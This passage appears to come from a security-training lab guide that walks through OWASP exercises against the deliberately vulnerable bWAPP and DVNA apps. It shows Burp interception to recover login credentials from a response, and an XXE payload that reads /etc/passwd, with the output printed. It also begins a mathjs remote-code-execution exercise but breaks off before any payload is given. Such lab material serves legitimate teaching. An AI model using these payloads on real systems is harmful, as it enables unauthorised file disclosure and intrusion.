

9. Disable intercept mode in Burp.
10. Access: http://192.168.56.101:5555/login.php
11. Enter `bee` in the "Login" field.
12. Enter `bug` in the "Password" field.
13. Enable intercept mode in Burp.
14. Click on "Login" button.





15. Switch to Burp to see the intercepted request:

    Intercepted request


16. Right-click and select "Do intercept" > "Response to this request" from the context menu.





17. Click on "Forward" button.





18. Turn-off interception mode in Burp, by clicking on the "Intercept is on" button.
19. Now that you are logged into the BWAPP application, scroll down the vulnerability list and select "Broken Authentication - Insecure Login Forms" option.





20. Click on "Hack" button. You would see an insecure login form on your screen:




21. Repeat steps #11 till #17, and analyze the server response.





22. Turn-off interception mode in Burp, by clicking on the "Intercept is on" button.
23. Go to the BWAPP web application, and try logging in with the newly found credentials, i.e., enter `tonystark` as the username and `I am Iron Man` as the password, and click on "Login" button.


/ Broken Auth. - Insecure Login Forms /
Enter your credentials.
Login:
Password:
Login
Successful login! You really are Iron Man :)

# A4 - XML External Entity (XXE) Injection

> XML External Entity (XXE) Injection occurs when XML parsers allow for the processing of external XML entities. These external entities can reference files on the local file system or even share drives. The successful exploitation of XXE can result in the ability to compromise read arbitrary files on the remote server, mapping of internal networks, and in some cases it can lead to remote code execution.

1. Disable intercept mode in Burp.
2. Access: http://192.168.56.101:9090
3. Make sure You are logged in to DVNA
4. Navigate to "A4: XML External Entities" > "XXE: Import Products". Notice that "Bulk Import Products" feature has a file upload functionality.








5. Let's upload valid, benign XML file and observe the application behaviour. Save the following XML snippet into a file with `.xml` extension, and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp.


```
<products>
    <product>
        <name>Xbox One</name>
        <code>23</code>
        <tags>gaming console</tags>
        <description>Gaming console by Microsoft</description>
    </product>
    <product>
        <name>Playstation 4</name>
        <code>26</code>
        <tags>gaming console</tags>
```


```
            <description>Gaming console by Sony</description>
        </product>
    </products>
```




6. Send the intercepted request to Burp Repeater(CTRL+R), and navigate to repeater(CTRL+SHIFT+R).

7. Forward the request in repeater and follow redirection. Notice that the XML is parsed and the application created a table with the XML data provided.






8. Let's check if the XML parser allows external entity expansion.
9. In repeater, modify the request body of the POST request. Modify the XML payload to the following:

```
<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
<products>
    <product>
        <name>Television</name>
        <code>100</code>
        <tags>entertainment</tags>
        <description>&desc;</description>
    </product>
</products>
```


10. Forward the request and follow redirection. Notice that the XML parser expanded the entity, and that the product description is updated.

```
                <td>
                    <a href='/app/modifyproduct?id=9'>Edit</a>
                </td>
            </tr>

            <tr>
                <td>17</td>
                <td>Television</td>
                <td>100</td>
                <td>entertainment</td>
                <td>I love this product!</td>
                <td>
                    <a href='/app/modifyproduct?id=17'>Edit</a>
                </td>
            </tr>
```

11. Let's use an XML external entity to read files on the remote server.
12. In the request body of the POST request in the repeater, modify the XML payload to the following:

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<products>
<product>
    <name>Playstation 4</name>
    <code>274</code>
    <tags>gaming console</tags>
    <description>&bar;</description>
</product>
</products>
```

13. Forward the request and follow redirection. Notice that the XML parser processed the external entity and the product description is updated with contents of `/etc/passwd` on the remote server where the XML parser is running.

```
                <td>9</td>
                <td>Playstation 4</td>
                <td>274</td>
                <td>gaming console</td>
                <td>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
</td>
```

# A9 - Using Components with Known Vulnerabilities

> Components such as libraries, frameworks & other modules, almost always run with privileges. Exploitation of a vulnerable component can cause serious data loss or server takeover. Apps using components with known vulnerabilities may undermine app defenses and enable a range of attacks.

## Using Components with Known Vulnerabilities


**mathjs Remote Code Execution**

The version of mathjs(https://www.npmjs.com/package/mathjs) library used in the application has a remote code execution vulnerability that allows an attacker to run arbitrary code on the server.

The calculator implementation uses `mathjs.eval` to evaluate user input at

http://192.168.56.101:9090/app/calc

**Step 1:** Login to the application and navigate to `/app/calc`. Notice that there is a simple calculator functionality




**Step 2:** Enter some math expression such as `2+4` and press enter. Intercept this request using Burp

**Step 3:** Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)


**Step 4:** Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

eqn=2%2B2
```

```
            </div>
        </div>


            <div class='row'>
                <div class='col-md-12'>
                    <h2>Result</h2>
                    <hr/>

                    <pre>4</pre>

                </div>
            </div>



    </div></div></div>
    <script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
    var converter = new showdown.Converter();
```

There is no input validation either, probably because it is going to be a maths equation which will contain symbols

